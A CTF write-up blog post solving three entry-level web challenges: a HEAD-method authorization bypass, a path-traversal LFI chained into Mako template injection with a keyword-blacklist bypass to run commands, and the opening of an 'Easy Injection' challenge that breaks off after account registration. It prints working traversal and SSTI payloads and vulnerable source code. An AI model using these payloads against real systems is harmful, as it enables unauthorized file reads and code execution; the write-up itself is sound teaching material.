
CAT CTF 26: Entry Level WEB Write-ups
🏆 CAT CTF 26: Entry Level WEB Write-ups
What’s up, hackers! 👋

it’s time to dive into my primary category: Web Exploitation. 🕸️

As a solo player, the Web category was a massive battlefield. Out of the 10 challenges available, I managed to clear 6 of them. Even with the intense competition, I secured Second Blood 🥈 on one challenge and Third Blood 🥉 on another.
Web challenges are all about understanding how a developer thinks—and then finding where they got a bit too comfortable.
Let’s kick off the Web series with a challenge that was literally a “headache”—until I realized the answer was right in front of me.
🕸️ Web Series: Headache

Author: 0xdblm
Points: 100
📝 The Challenge Description
“Headache”
URL:
http://167.99.34.2:5000/

Upon visiting the home page, I was greeted with an “Internal Gateway” message:
-
Status: Request rejected.
-
Hint: “Try again with less body.”
-
Options: Get Flag Admin Portal.
🔍 Phase 1: Initial Discovery
When I clicked on the “Get Flag” button, it redirected me to /api/flag. Instead of the flag, I received a cold JSON response:

🧪 Phase 2: Analyzing the API (Burp Suite)
I intercepted the request to /api/flag using Burp Suite to see exactly what was happening under the hood.
The Request:
GET /api/flag HTTP/1.1
Host: 167.99.34.2:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) ...
Referer: http://167.99.34.2:5000/
Connection: keep-alive
The Response:
HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/2.3.0 Python/3.11.15
Content-Type: application/json
Content-Length: 75

{"error":"admin_only","message":"Missing elevated authorization context."}

The server was running Werkzeug, a common WSGI web application library for Python. The 403 Forbidden status confirmed that the standard GET request was being blocked by an authorization check.
💡 Phase 3: The Exploit (Using your HEAD)
I went back to the hint on the homepage: “Try again with less body.”
In HTTP, a GET request can have a body, but a HEAD request is identical to a GET request except that the server must not return a message-body in the response. It only returns the headers.
If the developer implemented the “Admin Only” check only for GET and POST methods, a HEAD request might bypass the security filter entirely.
The Attack: I changed the request method from GET to HEAD in Burp Repeater.
HEAD /api/flag HTTP/1.1
Host: 167.99.34.2:5000
...
The Response:
HTTP/1.1 200 OK
Server: Werkzeug/2.3.0 Python/3.11.15
Date: Tue, 24 Mar 2026 03:14:35 GMT
Content-Type: application/json
X-Flag: CATF{M4Yb3_Us1ng_y0ur_H34D_1S_us3full}
Cache-Control: no-store
Content-Length: 0
Connection: close

Success! By switching to the HEAD method, the server bypassed the authorization logic and served the flag directly in a custom HTTP header: X-Flag.
🏁 The Flag
The pun in the flag confirmed the intended solution:
Final Flag: CATF{M4Yb3_Us1ng_y0ur_H34D_1S_us3full}
==========================================================
🕸️ Web Series: Admin Jokes
Welcome to the second web challenge in this series. This one required chaining a few classic web vulnerabilities together: starting with an LFI (Local File Inclusion) to leak the source code, discovering a hidden endpoint, and ultimately exploiting an SSTI (Server-Side Template Injection) while bypassing a security filter to get an RCE (Remote Code Execution).
Author: 0xdblm
Points: 100

📝 The Challenge Description
“Admin is a wise man; he doesn’t say silly jokes.”
URL:
http://167.99.34.2:5008/
Upon entering the site, I found a simple homepage for an “Admin Jokes Portal.”


It had a link pointing to: http://167.99.34.2:5008/jokes?joke=1 Visiting this link displayed a basic joke about internal server errors.
🔍 Phase 1: LFI & Directory Traversal
My first instinct was to test the joke parameter for IDOR (Insecure Direct Object Reference) by changing the number. I manually enumerated the values and found that valid jokes existed from joke=1 up to joke=6. However, when I hit ?joke=7 (and anything above it), the server returned a “Not Found” error.
Next, I tested for Path Traversal / LFI by inserting a classic payload: http://167.99.34.2:5008/jokes?joke=../../../../../../../../../../../
The Result: Boom! The application listed the entire root directory of the Linux filesystem.

The listing showed some interesting files and directories: .dockerenv, app, etc, flag.txt, readflagbinary, root, tmp, etc.
I immediately tried to read the flag: ?joke=../../../../../../../../../../../flag.txt
But the author was trolling:
“CATF{Fake_Flag_Try_Harder_Buddy} hahahaha nice try! Hint: You need an RCE…. and look somewhere for the real flag.”

The most interesting file was /readflagbinary. However, trying to read it via the browser resulted in an Internal Server Error because it’s an executable binary, not a text file. I needed an RCE to execute it.
🧩 Phase 2: Source Code Review via /proc/self/cwd
To get an RCE, I needed to understand how the backend worked. Since I had LFI, I used a well-known Linux trick to read the source code of the running application.
By navigating to /proc/self/cwd/, which points to the Current Working Directory of the running process, I could read the main Python file:
http://167.99.34.2:5008/jokes?joke=../../../../../../../../../../../proc/self/cwd/app.py

I extracted the source code. Here is the most critical part of the application logic:
from mako.template import Template
import os

BLACKLIST = ["os", "system", "eval", "popen", "subprocess"]

# ... (other routes) ...

@app.route("/admin/profile")
def admin_profile():
    name = request.args.get("name", "Admin")
    lowered = name.lower()

    if any(token in lowered for token in BLACKLIST):
        return "Blocked by security filter.", 403

    template = Template(f"<h2>Admin Profile</h2><p>Welcome, {name}</p>")
    return template.render()
💻 Phase 3: Exploiting SSTI (Server-Side Template Injection)
From the source code, two things were immediately obvious:
-
The Template Engine: The app uses
mako.template.Template. -
The Vulnerability: The
nameparameter in the/admin/profileroute is directly concatenated into the template stringTemplate(f"...{name}...")before rendering. This is a classic SSTI vulnerability.
1. Proof of Concept (PoC)
I navigated to the hidden endpoint and tested a basic Mako SSTI payload: GET admin/profile?name=${7*7}
The Response:
HTTP/1.1 200 OK
Admin Profile
Welcome, 49

The math executed! The SSTI was confirmed.
2. Bypassing the Blacklist for RCE
To read the flag, I needed to execute the /readflagbinary file. However, the developer implemented a blacklist: BLACKLIST = ["os", "system", "eval", "popen", "subprocess"]
I couldn’t just use standard Python OS commands because the name.lower() check would block them.
The Bypass: I crafted a payload using string concatenation inside the template execution block. By breaking the banned words into smaller strings and adding them together, I bypassed the filter.
'o'+'s' avoids the "os" filter. 'po'+'pen' avoids the "popen" filter.
The Final Payload: ${__import__('o'+'s').__dict__['po'+'pen']('/readflagbinary').read()}
🏁 Phase 4: Getting the Flag
I sent the final crafted payload via Burp Suite to execute the binary:
Request:
GET admin/profile?name=${__import__('o'+'s').__dict__['po'+'pen']('/readflagbinary').read()} HTTP/1.1
Host: 167.99.34.2:5008
Connection: keep-alive
Response:
HTTP/1.1 200 OK
Server: Werkzeug/3.1.6 Python/3.12.13
Date: Tue, 24 Mar 2026 17:10:11 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 87
Connection: close

<h2>Admin Profile</h2><p>Welcome, CATF{Mak0_LF1_2_SSTI_Adm1n_J0k3s_Pwn3d_9f4e2b7c}</p>

Final Flag: CATF{Mak0_LF1_2_SSTI_Adm1n_J0k3s_Pwn3d_9f4e2b7c}
==================================================================
🕸️ Web Series: Easy Injection
Moving on to the next Web challenge! As the name implies, “Easy Injection” was a straightforward challenge, This challenge was all about understanding the logic of authentication flows and exploiting improper input sanitization.
Author: 0xdblm
Points: 100

📝 The Challenge Description
URL:
http://167.99.34.2:5777
The homepage presented a standard portal with options to Register and Login. Standard users can create accounts, but administrative tools are restricted to staff members with elevated access.

🔍 Phase 1: Recon & Standard Access
My first step was to play by the rules to see what a normal user can access. I went to the Register page and created a standard account with my signature credentials:
-
Username:
0xaskar -
Password:
0xaskar
